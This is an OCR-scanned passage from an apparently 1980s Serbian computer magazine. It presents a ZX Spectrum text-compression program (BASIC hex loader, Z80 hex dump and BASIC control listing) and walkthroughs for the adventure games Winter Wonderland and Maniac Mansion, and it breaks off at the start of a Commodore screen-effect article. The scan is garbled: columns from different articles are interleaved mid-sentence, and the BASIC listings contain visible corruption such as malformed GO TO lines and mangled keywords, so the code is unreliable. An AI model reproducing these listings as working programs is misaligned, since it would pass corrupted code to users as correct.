Još jedan detalj bilo bi veoma efektno kodirati: novi red. Ako ste ikada pisali neki bezik program (verujemo da jeste) gde postoji neka duža PRINT naredba, verovatno ste, ako neka reč ne može da stane u jedan red, nju prebacili u sledeći, a prostor između poslednje reči i desne ivice ekrana ispunili razmacima (space). Jeste li razmislili koliko ste time bajtova izgubili, naročito ako pišete program gde je tekst neophodan (neki obrazovni program ili avantura)? Tokenizovanjem „novog reda“ postize se koristan efekat da kompjuter sam proceni da li neka reč može stati u jedan red i ako ne može, da je prebaci u sledeći. Naravno, ovde ćemo kodirati novi red samo ako nam je on potreban negde u sredini teksta (nov pasus, recimo).

Prilikom kodiranja reči obraćena je pažnja na što veću uštedu u bajtovima koji označavaju jednu reč: recimo, reči sa kódom manjim od 256 mogu biti kodirane jednim bajtom, međutim šta je sa ostale 1792 reči? Kodiraju se sa dva bajta, s tim da kompjuteru moramo „reći“ kada da očekuje jednobajtni ili dvobajtni token. Za to koristimo jedan od neiskorišćenih bitova.

Još nešto: kako kompjuter zna kad je kraj određene poruke (teksta)? Pomoću bajta koji možemo nazvati „terminator“ i koji ima kóđ 0. Tu nulu kompjuter shvata kao token, odnosno reč koja nema efekta na ekranu već samo nalaze kompjuteru da prestane sa ispisivanjem reči. Znači, kompjuter „čita“ kodove, ispisuje odgovarajuće reči i kada „nalet“ na kóđ 0, prestaje sa ispisom i vraća se u izvođenje glavnog programa. Takođe, pri smeštanju rečnika moramo imati označeno mesto koje će predstavljati kraj svakog unosa. Zgodna metoda korišćena je u Spectrumovom ROM-u i mnogim programima: setovanjem 7-bit dela poslednjeg bajta u reči dobijamo kóđ koji je za 127 veći od nama potrebnog. Kada kompjuter naiđe na neki takav kóđ (gde je 7-mi bit setovan), zna da je na kraju reči.

U prethodnom delu teksta videli smo da nije neophodno kodirati razmake, već ih kompjuter sam pravi. Tako, ako želimo tokenizovati neku rečenicu, neophodno je uzeti u obzir i druge načine predstavljanja razmaka u okviru ovih rečenica. Najjednostavniji način je predstaviti ih putem karaktera za koji postoji relativno mala mogućnost da će se pojaviti u običnom tekstu. U ovde predstavljenom kom-



presoru, znak „@“ (ASCII kôd 64) interpretira se kao „razmak u rečenici“.

## Listinzi...

Koristeći Hex-loader sa listinga 1, unosite program sa listinga 2. U okviru listinga 2 nalaze se programi za kompresiju i dekompresiju teksta (kompresor - početak na adresi 31220, dužina 315 bajtova; dekompresor - početak na adresi 31000, dužina 199 bajtova). Prva adresa u printer baferu (23296) nosi ukupan broj karaktera u input-liniji teksta dok ostali deo (23297 - 23551) služi za smeštanje te input-linije.

### LISTING 1

```

20 DEF FN H(A)=(CHR$(INT(A/16)+48+7*(A/159)))+CHR$(A-16+INT(A/16)+48+7*(A-16+INT(A/16)))
30 DEF FN H(H$)=CODE H$-48-7*(CODE H$+57)
40 INPUT "Start ";S
50 INPUT "Kraj ";F
60 FOR N=S TO F STEP 8
70 PRINT N: " ";
90 INPUT A$
110 PRINT A$
120 FOR B=0 TO 7
130 LET Z=FN H(A$)*16+FN H(A$(2))
150 POKE (N+B),Z
160 LET A$=A$(4 TO )
170 NEXT B
220 NEXT N
    
```

### LISTING 2

```

31000: FE 00 C4 3E 79 3E 08 32
31008: DE 79 7E FE 00 C8 16 00
31016: 5F 23 CB 43 28 02 56 23
31024: CB 1A CB 1B 1B E5 C5 CD
31032: 4A 79 C1 E1 18 E4 C5 47
31040: 7E 23 FE 00 20 10 F8
31048: C1 C9 C5 E1 CD B6 79 CD
31056: 97 79 3A DE 79 B2 57 AF
31064: CB 5A 28 02 3E 08 86 CB
31072: BF FE 40 20 02 3E 20 CD
31080: D6 79 AF CB 7E 23 28 E6
31088: CB 62 28 07 3E 2E CD D6
31096: 79 3E 08 32 DE 79 3E 2C
31104: CB 6A C4 D6 79 3A 88 50
31112: FE 01 3E 20 C4 D6 79 3E
31120: 0D CB 72 C4 D6 79 C9 E5
31128: D5 C5 3A 88 50 3D 3D CB
31136: 7E 23 28 FA CB 62 38 0B
31144: 3D CB 6A 28 01 3D FE 20
31152: 38 28 3E 0D 18 23 7A E6
31160: 07 FE 00 C4 C7 79 7B FE
31168: 00 C8 43 3E 01 18 02 06
31176: 00 CB 7E 23 28 FB 10 F9
31184: 3D FE 00 20 F2 C9 E5 D5
31192: C5 D7 C1 D1 E1 C9 01 CD
31200: 6B 0D 3E 02 CD 01 16 3A
31208: B0 5C ED 4B 2F 7B 2A 31
31216: 7B C3 18 79 DD 21 01 5B
31224: DD 7E 00 FE 5F C4 77 7A
31232: 1E 00 16 04 2A 21 3E 7B
31240: DD 7E 00 DD 23 FE 5E 28
31248: 4C FE 20 28 34 FE 2E 20
31256: 04 CB E1 18 2C FE 2C 20
31264: 04 CB E9 18 24 77 7A FE
31272: 00 20 15 7E FE 5B 30 10
31280: FE 41 38 0C C6 20 77 3A
31288: DE 79 FE 00 20 02 CB D9
    
```

```

31296: 23 14 1C 3A 00 5B BB 30
31304: BF 1C 3A 00 5B BB 38 14
31312: DD 7E 00 FE 20 20 06 1C
31320: DD 23 DD 7E 00 FE 5E 20
31328: 03 1C CB F1 7A 32 30 7B
31336: CD 81 7A 3A 00 5B BB 30
31344: 91 2A 35 7B AF 77 C9 2A
31352: 35 7B AF 77 23 22 35 7B
31360: C9 DD E5 D5 E5 11 00 00
31368: 21 37 7B 7E FE 00 20 06
31376: 23 7E FE 00 28 47 DD 2A
31384: 2F 7B DD 2B 21 3E 7B 3A
31392: 3D 7B 47 DD 23 DD 7E 00
31400: CB BF BE 23 20 18 7E FE
31408: 01 20 08 DD CB 00 7E 28
31416: 0D 18 0A DD CB 00 7E 20
31424: 05 10 E0 D5 18 3A DD CB
31432: 00 7E DD 23 28 F8 DD 2B
31440: 13 21 37 7B 7E BB 20 C4
31448: 23 7E BA 20 BF 2A 37 7B
31456: E5 23 22 37 7B 2A 33 7B
31464: DD 21 3E 7B 3A 3D 7B 47
31472: DD 7E 00 DD 23 77 23 10
31480: F7 2B CB FE 23 22 33 7B
31488: AF CB 61 28 01 3C 32 DE
31496: 79 D1 2A 35 7B 13 7A E6
31504: 07 B1 57 AF CB 13 CB 12
31512: 7A FE 00 28 02 CB C3 73
31520: 23 CB 43 28 02 77 23 22
31528: 35 7B E1 D1 DD E1 C9 00
    
```

### LISTING 3

```

60 BORDER 1: PAPER 1: INK 7
70 CLS: PRINT "          TEKST KOM
PRESOR:";PRINT ""
80 PRINT "1. Resetovanje point
era
2. Unosenje teksta
3. Listanje teksta
4. Listanje recnika
5. Podaci o kompresio
ru
ksta
6. SAVE recnika / te
ksta"
90 INPUT "Opcija? ";opt
100 IF opt<1 OR opt>7 THEN GO TO
0 90
110 PRINT AT (opt+8),3; FLASH 1
:opt
120 PAUSE 100
130 GO SUB (opt*1000)
140 GO TO 40
150 CLEAR 30999
160 LOAD ""CODE
170 GO TO 10
700 LET a:=0: GO SUB 940
710 POKE 31543,1: POKE 31544,h
720 LET x:=a: GO SUB 940
730 POKE 31545,1: POKE 31546,h
740 LET x:=h: GO SUB 940
750 POKE 31547,1: POKE 31548,h
760 RETURN
800 LET nd:=PEEK 31543+PEEK 3154
4*256
810 LET nm:=PEEK 31545+PEEK 3154
6*256
820 LET ch:=PEEK 31547+PEEK 3154
8*256
830 RETURN
900 PAUSE 30
910:PRINT #1;AT 1,0;"Pritisnite
bilo koji taster"
920 IF CODE INKEY$=0 THEN GO TO
920
930 RETURN
940 LET h=INT (x/256)
950 LET l=x-h*256
960 RETURN
    
```

```

1000 REM *Resetovanje pointera*
1010 BORDER 1: PAPER 1: INK 7
1020 CLS
1030 PRINT "Zelite li da resetuj
ete sadrzaj recnika?": PRINT
1040 INPUT r$
1050 IF r$="n" OR r$="N" THEN GO
TO 1160
1060 IF r$<>"d" AND r$<>"D" THEN
GO TO 1040
1070 PRINT "Adresa pocetka recni
ka? (0 - bez promene)"
1080 INPUT x: IF x=0 THEN GO TO
1100
1090 GO SUB 940: POKE 31535,1: P
OKE 31536,h
1100 POKE 31543,0: POKE 31544,0
1110 POKE 31539,PEEK 31535
1120 POKE 31540,PEEK 31536
1130 POKE 31547,0: POKE 31548,0
1140 PRINT "Recnik je resetovan.
": PRINT
1150 GO TO 1200
1160 PRINT "Zelite li da resetuj
ete tekst?": PRINT
1170 INPUT r$
1180 IF r$="n" OR r$="N" THEN GO
TO 1270
1190 IF r$<>"d" AND r$<>"D" THEN
GO TO 1170
1200 POKE 31545,0: POKE 31546,0
1210 PRINT "Adresa pocetka tekst
a? (0 - bez promene)"
1220 INPUT x: IF x=0 THEN GO TO
1240
1230 GO SUB 940: POKE 31537,1: P
OKE 31538,h
1240 POKE 31541,PEEK 31537
1250 POKE 31542,PEEK 31538
1260 POKE 31547,0: POKE 31548,0
1270 PRINT "Tekst je resetovan"
1280 GO SUB 900
1290 RETURN
2000 REM ** Unosenje teksta **
2010 PAPER 5: BORDER 5: INK 0
2020 GO SUB 800
2030 IF nd<2000 THEN GO TO 2070
2040 CLS: PRINT FLASH 1;"PAZUJA
!"
2050 PRINT "Sadrzaj recnika > 20
00"
2060 GO SUB 900
2070 CLS: PRINT "Broj poruke ";
nm
2080 POKE 31198,1
2090 INPUT a$
2100 LET a=LEN a$
2110 IF a=0 THEN GO TO 2090
2120 IF a<255 THEN GO TO 2150
2130 PRINT AT 20,0;"Greska - duz
ina stringa > 255 Molim ponovi
te unosenje"
2140 GO TO 2090
2150 POKE 23296,(a-1)
2160 FOR i=1 TO a
2170 POKE (23296+i),CODE$(i)
2180 NEXT i
2190 RANDOMIZE_USR 31220
2200 IF a$(i)="" THEN GO TO 227
0
2210 PRINT AT 1,0:
2220 LET c=PEEK 31198
2230 POKE 23278,nm: RANDOMIZE_US
R 31207
2240 POKE 31198,c
2250 LET ch:=c+a
2260 GO TO 2090
2270 LET nm:=nm+1
    
```



```

2280 INPUT "Jos teksta?" ;r$
2290 IF r$="d" OR r$="D" THEN GO
TO 2070
2300 LET nd=PEEK 31543+PEEK 3154
4*256: GO SUB 700
2310 IF nd<2000 THEN GO TO 2330
2320 CLS : PRINT FLASH 1;"PAZNJA
!" : PRINT "Recnik je skoro pun"
2330 GO SUB 900
2340 RETURN
3000 REM * Ispis poruka *
3010 BORDER 4: PAPER 4: INK 0
3020 GO SUB 800
3030 IF nm=0 THEN RETURN
3040 FOR i=0 TO nm-1
3050 POKE 23728,i
3060 RANDOMIZE USR 31199
3070 PRINT 21,0;"Broj poruke ";i
3080 GO SUB 900
3090 NEXT i
3100 RETURN

```

```

4000 REM * Ispis recnika *
4010 BORDER 5: PAPER 5: INK 1
4020 GO SUB 800: IF nd=0 THEN RE
TURN
4030 LET wds=PEEK 31535+PEEK 315
36*256: CLS
4040 FOR i=1 TO nd STEP 20
4050 CLS : PRINT PAPER 1: INK 7:
"REC";TAB 20;"BROJ": PRINT
4060 FOR j=i TO i+19
4070 LET c=PEEK wds: LET wds=wds
+1
4080 LET d=c: IF c>128 THEN LET
c=c-128
4090 PRINT CHR$ c;
4100 IF d<128 THEN GO TO 4070
4110 PRINT TAB 20;j:
4120 IF j=nd THEN GO TO 4140
4130 NEXT j
4140 GO SUB 900
4150 NEXT i
4160 RETURN
5000 REM * Podaci o kompresoru *
5010 BORDER 6: PAPER 6: INK 1: C
LS
5020 GO SUB 800
5030 PRINT "PODACI O KOMPRESORU"
:PRINT "-----": PR
INT
5040 PRINT "Nekompresovani tekst
";TAB 20;ch;TAB 27;"bajta": PRIN
T
5050 LET d1=PEEK 31539+PEEK 3154
0*256-(PEEK 31535+PEEK 31536*256
)
5060 PRINT "Sadržaj recnika";TAB
20;nd: PRINT
5070 PRINT "Velicina recnika";TAB
20;d1;TAB 27;"bajta": PRINT
5080 LET m1=PEEK 31541+PEEK 3154
2*256-(PEEK 31537+PEEK 31538*256
)
5090 PRINT "Kompresovan tekst";T
AB 20;m1;TAB 27;"bajta": PRINT :
PRINT
5100 PRINT "Recnik + tekst";TAB
20;(d1+m1);TAB 27;"bajta":PRINT
: PRINT
5110 LET x=INT (10000*(1-(d1+m1)
/ ch)/100
5120 PRINT "Faktor kompresije";T
AB VAL "20"; FLASH VAL "1";x;"%"
5130 GO SUB 900
5140 RETURN
6000 REM * SAVE *
6010 BORDER 0: PAPER 0: INK 7
6020 GO SUB 700
6030 CLS : SAVE "POINTERI"CODE 3

```

```

1535.15
6060 LET x=PEEK 31535+PEEK 31536
*256
6070 LET l=PEEK 31539+PEEK 31540
*256-x
6090 SAVE "RECNIK"CODE x,l
6100 LET x=PEEK 31537+PEEK 31538
*256
6110 LET l=PEEK 31541+PEEK 31542
*256-x
6130 SAVE "TEKST"CODE x,l
6140 PRINT "O.K."
6150 GO SUB 940
6160 GO SUB 900
6170 RETURN
7000 REM * LOAD *
7010 BORDER 0: PAPER 0: INK 7
7020 CLS : LOAD ""CODE 31535
7060 LET x=PEEK 31535+PEEK 31536
*256
7070 LOAD ""CODE x
7090 LET x=PEEK 31537+PEEK 31538
*256
7100 LOAD ""CODE x
7110 GO SUB 940
7120 GO SUB 900
7130 RETURN

```

## AVANTURE

# Šetnja po Tibetu

*Da ni Tibet više nije ono što je nekad bio, saznaćete iz Sveta avantura.*

Piše Nikola Popović

## Winter Wonderland

Hrvoje i Jurica Zrilić prijatno su nas iznenadili rešenjima dve popularne avanture: Quest For Holy Grail i Winter Wonderland. Ova prva biće objavljena u nekom od narednih brojeva, a sada da se pozabavimo Wonderland-om:

Mirno letite „Cesnom“ i uživajte u prekrasnim pejzažima Tibeta. Iznenađena, motori se gase i avion pada. Tim padom počinje avantura. Odmah uzмите kaput i cipele. Na lokaciji na severu pokupite signalni pištolj. Nemojte previše lutati oko te jer je tanak led. Kada nađete na grizlija koji vam je blokirao put, rešite ga se pištoljem (SHOOT UN), Zatim se spustite u malu pećinu. Ovdje unesite sledeće komande: EXAMINE POT-HOLER, GET ROPE i GET PICK. Prokopajte snežni nanos (DIG SNOW-DRIFT). Udite u hotel. Kao da su vas ovdje očekivali, receptionarka vam daje ključ od vaše sobe gde se nalazi u usisivač. Uzмите ga (GET CLEANER), pa ga dajte spremaću (Mrs Thompson). Dobićete sapun. Na recepciji uzмите otisak glavnog ključa (PRESS KEY TO SOAP). Idite do bravara (locksmith) koji vam, prvo muštenji, besplatno izrađuje ključ. Vratite se u hotel i pokupite karticu (CASH CARD) na kojoj se nalazi 100 kredita. U Milton Shopping Center-u kupite hranu (BUY FOOD), a zatim i hrčka (BUY HAMSTER).

Na železničkoj stanici uzмите kartu (GET TICKET) i idite na sever. Na drugoj strani čeka vas Wompa (neka vrsta jetlija). U knjizi „Mythology“ iz BOOK SHOP-a piše da Wompe vole da jedu hrčku. Zato spustite hrčka (DROP HAMSTER) i Wompa vam više neće smetati. U banci možete dobiti još 100 kredita. U NEWSAGENCY kupite novine (BUY MAGAZINE). Zatim pročitate novine (READ MAGAZINE) i primetićete narudžnicu. U DIY SHOP-u kupite makaze (BUY SCISSORS) a sprat niže i olovku (BUY PEN). Isecite narudžnicu (CUT FORM) i ispunite je (FILL FORM). Da bi sve bilo po propisu, u pošti kupite marku (BUY STAMP) i nalepite je (AFFIX STAMP). Narudžnicu predajte poštaru (GIVE FORM). U SKATE SHOP-u kupite klizaljke (BUY SKATES). Sada možete hodati po za-

Na listingu 3 nalazi se bezik program koji služi za kontrolisanje rutina za kompresiju i dekompresiju teksta. Opcija 1 omogućuje vam da resetujete rečnik i tekst. Za pravilno izvođenje programa, neophodno je da iskoristite ovu opciju pre unošenja bilo kakvih podataka. Da bi ovo postignuto što veći učinak u uštedi memorije, u prvih 255 lokacija u rečniku unesite reči za koje znate da će se najviše pojavljivati u tekstu. To postizete tako što u tekstu redom kucate te reči, pa zatim obrišete tekst ne dirajući rečnik. U rečniku će ostati željene reči i njihovi kodovi. Vi možete nastaviti kucanje teksta a kompjuter će nastaviti da u rečnik smešta ostale reči koje se manje koriste.


Prilikom unošenja teksta, moguće je u jednom inputu otkucati samo 255 karaktera, s tim da to ne mora biti limit za jednu poruku (ili deo teksta), što će reći da ako je vaša poruka duža od 255 slova, možete je nastaviti u sledećem inputu. Važno je samo da na stvarnom kraju unesete znak „“ (ASCII kôd 95) koji osim što radi kao „kraj poruke“ šalje tekst koji sledi u novi red. Novi red pravi i karakter „“ (ASCII kôd 94) koji može biti unesen u bilo kom delu teksta.)

Već smo rekli odakle dokle su smeštene rutine za kompresiju i dekompresiju teksta. Ono što je važno napomenuti jeste da pre startovanja rutina u A registru procesora mora stajati redni broj poruke koju treba ispisati, u HL registru mora stajati startna adresa od koje su smešteni tokeni a u BC registru startna adresa rečnika.

## Primena

Program za kompresiju teksta ovog tipa moguće je iskoristiti na više načina: pravedi igre-avanture, neki obrazovni program ili slično, kao i u slučaju kada želite neki tekst (duži ili kraći) da sakrijete od pogleda radoznalji hakera. Sve u svemu, ni ovo kao i kompresor na pet bitova nije poslednja reč u kompresiji teksta. Ako imate originalna rešenja za štednju prostora, pišite nam. Isto tako, zainteresovani smo za dobar kompresor ekrana - pravi izazov za prave hakere.





ledenjoj reči. Na ostrvu uzmite bananu (GET BANANA).

U JOKE SHOP-u kupite lažnu bradu (BUY BEARD). Sa njom izgledate 10 godina stariji pa možete kupiti alkoholno piće (na lokaciji DRY MARTINI otkucajte BUY SPIRIT). Vratite se po ledenicu (GET ICICLE) i krenite ka iglu u kojem se nalazi čekić (MALLET). Čuva ga ratoborni domaćin. Napravite se ljudi i pojedite bananu (EAT BANANA) i bacite koru (DROP Peel). Besan što mu priljate kuću, domaćin će krenuti ka vama i okliznuti se. Pokupite čekić i idite do lokacije LEDGE u šumi. Zakucajte ledenicu u zemlju (SMASH ICICLE INTO GROUND). Spustite se dolje i na lokaciji WET GROUND ispuštite martine, što će vam osloboditi prolaz. Vratite se u DIY SHOP i kupite super lepak (BUY SUPRA-GLUE). Ovdje vas čeka pakli (poslati ste narudžbenicu, zar ne?). Otvorite ga (OPEN PARCEL) i u njemu ćete naći zmaja na sklapanje. Pročitajte uputstva (READ MANUAL) i sastavite zmaja (BUILD KIT). Ostavite sve osim kaputa i cipela. Sada možete uzeti zmaja (GET HANG-GLIDER). Krenite do lokacije CLIFF. Ovdje se nalazi velika stena koja je idealna za poletanje. Krenite nadole (DOWN) i odlećete u sigurnost.

Toliko o rešavanju Winter Wonderland-a, a sada malo o mapi koja ide uz ovu avanturu: radi lakšeg snalaženja, neke lokacije su obeležene brojevima a svaki broj označava skraćeni naziv lokacije ili predmet koji se na toj lokaciji nalazi na početku igre.

- 01 - Your Room
- 02 - Cash Card
- 03 - Bottle Of Fluid
- 04 - Mrs Thompson
- 05 - Receptionist
- 06 - Pot Holer
- 07 - Hotel
- 08 - Icicle
- 09 - Snow Drift
- 10 - Food Shop
- 11 - Lock Smith
- 12 - Lift
- 13 - Milton Shopping Centre
- 14 - Island
- 15 - Egg
- 16 - Grizzly
- 17 - Ski Shop
- 18 - Pet Shop
- 19 - Pen
- 20 - Ice Bridge
- 21 - Ski Lift
- 22 - Skate Shop
- 23 - DIY Shop
- 24 - Florist
- 25 - Lift

- 26 - Prof. Of Ornithology
- 27 - Book Shop
- 28 - Dry Martini
- 29 - Railway Station (Ticket)
- 30 - Railway Station
- 31 - Wompa
- 32 - Post Office
- 33 - News Agent
- 34 - Postman
- 35 - Bank
- 36 - Travel Agency
- 37 - Joke Shop
- 38 - Igloo
- 39 - Forest
- 40 - Cliff
- 41 - Valley
- 42 - Wet Ground
- 43 - Ledge

## Maniac Mansion


Kompletno rešenje za jednu od najboljih disketnih avantura „Maniac Mansion“ dobili smo od tandema **Srdan Janković - Marko Cošić**. Da podsetimo, cilj je spasiti devojku iz ruku profesora koji je poludeo posle pada meteora.

Na početku izaberite, pored Davea, i Michaela (fotograf) kao i Bernarda (fizičar). Posle uvođa, koji morate pretrpeti, u liku Davea idite do otključa ispred kuće, dignite ga, uzмите ključ i otključajte vrata. Pošaljite Bernarda u predsoblje da pritisne desni ukras na ogradi (gargoyle). Kada se vrata ka reaktoru otvore, neka Dave uide uutra, pokupi ključ i vrati se u predsoblje. Sada pošaljite Bernarda kroz dnevnu sobu u biblioteku. Neka on otvori Loose Panel (poslednji kvadrat na donjem delu police za knjige) i neka uzme kasetu. Neka se, onda, vrati u dnevnu sobu, otvori radio i iz njega izvuče elektronsku cev (radio tube).

Zatvorite radio, uđite u predsoblje i kasetu dajte Daveu. Daveom krenite u likovni atelje i pokupite četku, paint-remover, i činiju voka. Idite desno, u prostoriju sa klavirom, pokupite staru ploču, a kasetu stavite u kasetofon. Vratite se u kuhinju i pažljivo uđite da vas ne uhvati baba koja ždere pored frižidera. Ako ste dovoljno brzi možete izaći kuda ste i ušli, i ona vas neće pratiti. Uzmite Michaela i dodite pred vrata, u pretsoblje. Zatvorite prednja vrata, uzмите Davea i opet uđite u kuhinju (ako malopre niste uspešli zbog babe). Pokupite baterijsku lampu i testeru sa zida. Otvorite frižider i pokupite sve iz njega. Idite desno u trpezariju i pokupite pile i but. Idite još desno, u ostavi i pokupite sve sa police, ali razvijać će se razbiti. Ne bojte se, ne smeta.

Vratite se istim putem i idite u hodnik 3. Tamo vam Tentacle sprečava prolaz, tražeći hranu. Dajte mu samo posudu sa voćem i voćne sokove. On će otići u čošak, a vi uđite u Fredovu sobu, uzмите žeton (dime) sa poda i penjite se u muzički atelje. Tentacle će vam reći da je u depresiji, a vi ga pustite da se muči i uzмите ploču sa police kao i ključ sa kukey na desnom zidu. Uzmite Bernarda, dovedite ga u istu sobu (Fredovu) i neka on ugradi electronic tube u tube socket, levo od radio-prijemnika. Uzmite Davea i idite u prolaz, istrenirajte se na Hunk-o-matic-u, pa ćete ojačati.

Izadite ispred kuće i otvorite grating (levo od vrata), uđite, i idite skroz desno, do ventila. Dovedite Michaela do Davea, i neka mu Dave dâ silver key, kojim će Michael otključati vrata od ostave, ući u dvorište i stati kod bazena. Brzim maneovrom, neka Dave ispusti vodu iz bazena otvarajući ventil (turn on), a Michael će ući u bazen i pokupiti ključ i radio i brzo iz njega izaći. Neka Dave brzo zatvori ventil, a Michael neka otvori radio i dobiće baterije. Daveom dodite do Michaela, u dvorište, gde će mu Michael dati baterije i ključ (glowing key). Neka Dave otvori kapiju na tarabi (gate) i neka dođe do vrata garaže, otvori ih i otključa gepek sa yellow key-om, zatim pokupi alat i ode do Bernarda u Fredovu sobu i da mu baterije, alat (tools) i paint remover. Zatim neka Bernard ode do sobe sa biljkom-mesožderkom i obriše paint block upotrebom paint-removera. Pojavice se vrata, kroz koja će on ući i stati kod žica. Neka Dave ode do sobe sa klavirom i stavi običnu ploču (record, a ne old record) na gramofon, uključij kasetofon, pa onda i gramo-



## Maniac Mansion LEGENDA:

- 1 - Start
- 2 - Prolaz
- 3 - Pošt. sandučić
- 4 - Garaža
- 5 - Dvorište
- 6 - Špaiz
- 7 - Trpezarija
- 8 - Kuhinja
- 9 - Predsoblje
- 10 - Dnevna soba
- 11 - Biblioteka
- 12 - Reaktor
- 13 - Zatvor
- 14 - Ulazak u lab.
- 15 - Tajna lab.
- 35 - Meteorova soba
- 17 - Hodnik 1
- 18 - Likovni atelje
- 16 - Soba sa klavirom
- 19 - Hodnik 2
- 20 - Medicinska soba
- 21 - Filiperana
- 22 - Hodnik 3
- 23 - Hodnik 4
- 23 - Foto laboratorija
- 24 - Hodnik 5
- 25 - Fredova soba
- 26 - Ednina soba
- 27 - Edova soba
- 28 - Prolaz
- 29 - Muzički atelje
- 30 - Soba sa sefom
- 31 - Soba sa biljkom ljuožderkom
- 32 - Kupatilo
- 33 - Soba sa žicama
- 34 - Opservatorija



fon. Začujete se zvuk, a vi čekajte dok vaza na klaviru ne pukne. Onda isključite kasetofon, pa gramofon. Sada, neka Dave uzme kasetu i ode u dnevnu sobu, otvori kredenc, i ubaci kasetu u kasetofon. Kada ga uključi, pupučaje prozori i pašće luster. Pokupite sa poda ključ kojim otvarate desna vrata zatvora.

Ispod levog prozora je cigla (u zatvoru), pritiskom na nju privremeno otvarate vrata zatvora. Michaela postavite u predsooblje, i neka pritisne gargoyla, a kada se vrata otvore, zovite Davea, koji treba da uđe do reaktora i otvori fuse box (LEVO). Potrebno je da Bernard ubaci baterije u lampu i uključi je. Prebacite se na Davea, koji će isključiti struju (circuit breakers). Brzo kod Bernarda, koji će popraviti žice (fix wires with tools). Brzo ugasite lampu i prebacite se na Davea, koji uključuje struju i zatvara fuse box. Bernarda dovedite pred treća vrata u hodniku 4, a Davea na isto mesto. Neka Bernard uđe, i Ed će ga oprevesti u zatvor. Dok se on vraća, vi mu idite u sobi i uzмите kasicu (hamster), card key (iza hrčka), obijte kasicu i pokupite sve novčiće, brzo izadite i idite u prolaz, gde ćete čekati oko 30 sekundi dok Ed ponovo ne uđe u svoju sobu. Sada izadite, idite u dvorište i zagrabite radioaktivnu vodu u Glass Jar, koja će postati Jar of Water.

Sada idite u sobu sa biljkom-mesožderkom i dajte joj tu vodu; od nje će narasti do plafona. Dajte joj konzervu Pepsi-kole i biljka će se umiriti i početi da podriguje. Idite gore u op-

servatoriju i ubacite novčić u coin slot, pa pritisnite desno dugme. Ubacite još jedan, i još jednom pritisnite desno dugme, a kad prestane da rotira (telescope), dajte komandu: use real powerful telescope i ako vidite pauka, sea je u ređu (za sada).

Odvedite Davea do Edne i ona će ga zatvoriti. On će osloboditi svu trojicu, uz pomoć ključa (old rusty key) i neka Michael i Bernard odu do vrata Ednine sobe, a Davea vratite u opservatoriju. Neka Bernard uđe u Edninu sobu i biće odveden u zatvor, a dok se Edna vraća pokupite ključ sa stočića i idite merdevinama gore. Upalite svetlo (u svim sobama gde je svetlo ugašeno, tražite lampu sa WHAT IS, a palite svetlo sa TURN ON...svetlo ne možete upaliti ukoliko nema struje), pa otvorite sliku sa desnog zida i pojavije se sef. Udaljite se od njega (ne silazite dole, već idite prema sebi), Dave će pogledati u teleskop i pročitati šifru. Zapišite je i njome neka Michael otvori sef i uzme kovrat. Otvorite kovrat i dobićete novčić (quarter). Davea dovedite u Edninu sobu i ona će ga odvesti u zatvor, a za to vreme vi sidite i bežite u Fredovu sobu (Michael). Sada, ako ste sačekali oko 30 sekundi, idite u sobu sa filiperima, do igre METEOR MESS. Otključajte coin box na njoj i ubacite quarter u igru. Na kraju, pojavije vam se HIGH SCORERS, a prvi po redu je šifra za otvaranje laboratorije. Zapišite prvi broj, ali pazite - ako Fred dođe, igraće tu igru, postaviti novi HIGH SCORE, i šifra će se promeniti, ali vi je opet ig-

rajte tako što ćete pokupiti quarter iz coin boxa.

Prebacite se na Davea koji je u laboratoriji i sa Glowing key otvorite gornji i donji katanac (top and bottom padlock), svaki posebno, pa otvorite spoljna vrata. Pojavije se druga (unutrašnja) vrata, a njih otvorite HIGH SCORE-om, ali ne ulazite. Neka Michael ode do Fredove sobe, uključite radio, pročita broj policije sa poternice, i neka pozove policiju. Policajac će reći da stiže, a vi ugasite radio, i prebacite se na Davea, u zatvor. Čekajte policajca, a kad stigne on će uhapsiti meteor, a potom neka Dave uđe u laboratoriju, ali prethodno treba da pokupi bež, koji će policajac izgubiti, na podu zatvora. Pojavije se Purple Tentacle, i kada bude hteo da vas strpa u zatvor, pokažite mu bež (give badge to Purple Tentacle) i on će pomisliti da ste policajac, pa će početi da vam priča kako je nevin, i nateran da čini nedela. A kada se ispovedi, ididite desno, prodite doktora koji urla i uključuje mehanizam za samouništenje.

Uzmite skafaner iz plakara (locker), i obucite ga. Ubacite CARD KEY u CARD SLOT (desno od desnih vrata), vrata će se otvoriti, a vi idite i ugasite prekičad, koji se nalazi levo od vrata. Dr Fred će postati normalan i ugasioće mehanizam za samouništenje, ali samo ako je pre toga policajac odneo meteor. Potom će osloboditi vašu devojkcu. Sledi kraj.

## COMMODORE INTRO SERVIS

# Pročesljaj mi ekran

**Da, u prvu ste. Naslov možda zvuči glupo, ali efekat koji vam ovom prilikom dajemo zaista odgovara. O čemu se radi - shvatiteće ukoliko nastavite da čitate ovaj test.**

Piše Milan Vještica

Efekat koji vam sada opisujemo omogućuje vam da izvršite brzu izmenu sadržaja ekrana novim. To neće izvršiti na jednostavan način, zamenom postojećeg sadržaja ekrana novim, već ćemo uvesti i neke zanimljive efekte.

Za početak, zamislite da se vaš ekran sastoji od dva posebno odvojena ekrana. Neka prvom ekranu pripadaju sve neparne linije stvarnog ekrana, a neka drugom ekranu pripadaju sve parne linije. Dva ekrana koja smo na ovaj način dobili sastoje se iz naizmeničnih linija i šupljina (zar vas to

